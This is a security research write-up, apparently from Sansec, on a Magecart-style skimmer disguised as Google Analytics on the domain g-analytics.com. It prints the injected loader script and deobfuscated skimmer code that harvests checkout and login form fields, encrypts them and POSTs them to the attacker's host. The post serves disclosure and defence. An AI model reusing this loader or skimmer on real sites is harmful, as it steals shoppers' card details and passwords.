








Criminals are found using Google Analytics to disguise their malware campaigns and stay under the radar.
Would you - a webdeveloper - get alarmed if you found the following code on your website? Probably not, as Google Analytics is embedded in pretty much every website these days:
<script type="text/javascript"> (function() {
var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
ga.src = ('https:' == document.location.protocol ?
    'https://' : 'http://') + 'g-analytics.com/libs/analytics.js';
(document.getElementsByTagName('head')[0] ||
document.getElementsByTagName('body')[0]).appendChild(ga);
})();
var _qaq = _qaq || [];
_qaq.push(['_setAccount', 'UA-30188865-1']);
_qaq.push(['_trackPageview']); </script>
However, you just skimmed over an ingenious impersonation. The domain g-analytics.com is not owned by Google, as opposed to its legitimate google-analytics.com counterpart. The fraud is hosted on a dodgy Russian/Romanian/Dutch/Dubai network called HostSailor. The malware behaves pretty much like the real Google Analytics, and it wouldn't raise any dev eyebrows while monitoring Chrome's waterfall chart. It requests __utm.gif, just like other Google Analytics trackers:

Upon closer inspection, the utm.gif request is a POST (uncommon). And it sends a suspicious amount of data over:

Among others, it sends a supposed screen resolution of 2560x1440. The track parameter appears to be the real payload. The calling Javascript is obfuscated (backup) using a free service but with some help of JSnice and manual dissection, Sansec extracted:
$(function(saveNotifs) {
saveNotifs('button, .form-button, .onestepcheckout-button, .btn')['on']('click', function() {
    // ...
    if ((new RegExp('onepage|checkout|onestep|payment|admin|account|login|password|cart'))['test'](location)) {
    var all_form_fields = document['querySelectorAll']('input, select, textarea, checkbox');
    // ...
    if (payload) {
        var credit_card_regex = new RegExp('[0-9]{13,16}');
        var password = '4d25a9bb5f714290adb1334942e2e94f0c2595f5af50aeb9bc811717650fce08';
        var cloudSaveObject = payload + '&asd=' + (credit_card_regex['test'](payload['replace'](/s/g, '')) ? 1 : 0) + '&utmp=' + cur_url;
        var base64encoded_gibberish = btoa(GibberishAES['enc'](cloudSaveObject, password));
        my_xhr['open'](my_http_method, saveNotifs('<div />')['html']('//g-analytics.com/__utm.gif?v=1&_v=j68&a=98811130&t=pageview&_s=1&sd=24-bit&sr=2560x1440&vp=2145x371&je=0&_u=AACAAEAB~&jid=1841704724&gjid=877686936&cid=1283183910.1527732071')['text'](), true);
        my_xhr['send']('v=1&_v=j68&a=98811130&t=pageview&_s=1&sd=24-bit&sr=2560x1440&vp=2145x371&je=0&_u=AACAAEAB~&jid=1841704724&gjid=877686936&cid=1283183910.1527732071&track=' + base64encoded_gibberish);
    }
});
We can deduce:
4d25a....To verify this, Sansec tried to AES decrypt the payload using the same password (aes decryptor here):
$ python decrypt-aes.py

billing[firstname]=Willem
billing[lastname]=FakeLastname
billing[email]=my@email.com
billing[telephone]=01234657868
billing[street][]=Fakestreet 13
billing[country_id]=AL
billing[city]=Tirana
billing[postcode]=12345
payment[method]=paytpvcom
payment[cc_owner]=Willem
payment[cc_number]=4111111111111111
payment[cc_exp_month]=2
payment[cc_exp_year]=2022
payment[cc_cid]=123
base_url=https://www.HACKEDSTORE.com/buy/
conditions_url=https://www.HACKEDSTORE.com/buy/paytpvcom/standard/conditions/
dl=https://www.HACKEDSTORE.com/buy/onestepcheckout/
utmp=https://www.HACKEDSTORE.com/buy/onestepcheckout/
Voila, the test address, email and credit card info out in the open.
The g-analytics malware has spread to various websites. Interestingly, some websites embed a versioned copy, such as:
https://g-analytics.com/libs/1.0.10/analytics.js
Sansec enumerated all possible copies and checked for the "Last-Modified" header:
$ for i in $(seq 1 20); do
    wget --mirror https://g-analytics.com/libs/1.0.$i/analytics.js;
    done
$ ls -rtl */* | cut -b28-
130744 jun 23 04:47 1.0.1/analytics.js
 30866 jun 27 06:25 1.0.3/analytics.js
 32258 jun 27 13:06 1.0.4/analytics.js
 32231 jun 28 17:11 1.0.6/analytics.js
 34288 jun 28 18:03 1.0.7/analytics.js
 31330 jun 28 19:25 1.0.5/analytics.js
 75557 jun 30 15:41 1.0.8/analytics.js
 30838 jul  2 08:51 1.0.9/analytics.js
 31098 jul  4 17:41 1.0.11/analytics.js
 56946 jul  5 07:29 1.0.10/analytics.js
 57603 jul  5 09:43 1.0.12/analytics.js
 24069 jul  7 05:58 1.0.14/analytics.js
 31234 jul  7 14:27 1.0.13/analytics.js
 35515 jul 10 11:44 1.0.15/analytics.js
The malware creator seemed to have created 14 different copies over the course of 3 weeks. At least versions 1.0.10 and 1.0.12 include a fake payment popup form that was built for a specific website. These instances are still harvesting passwords and identities as of today.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。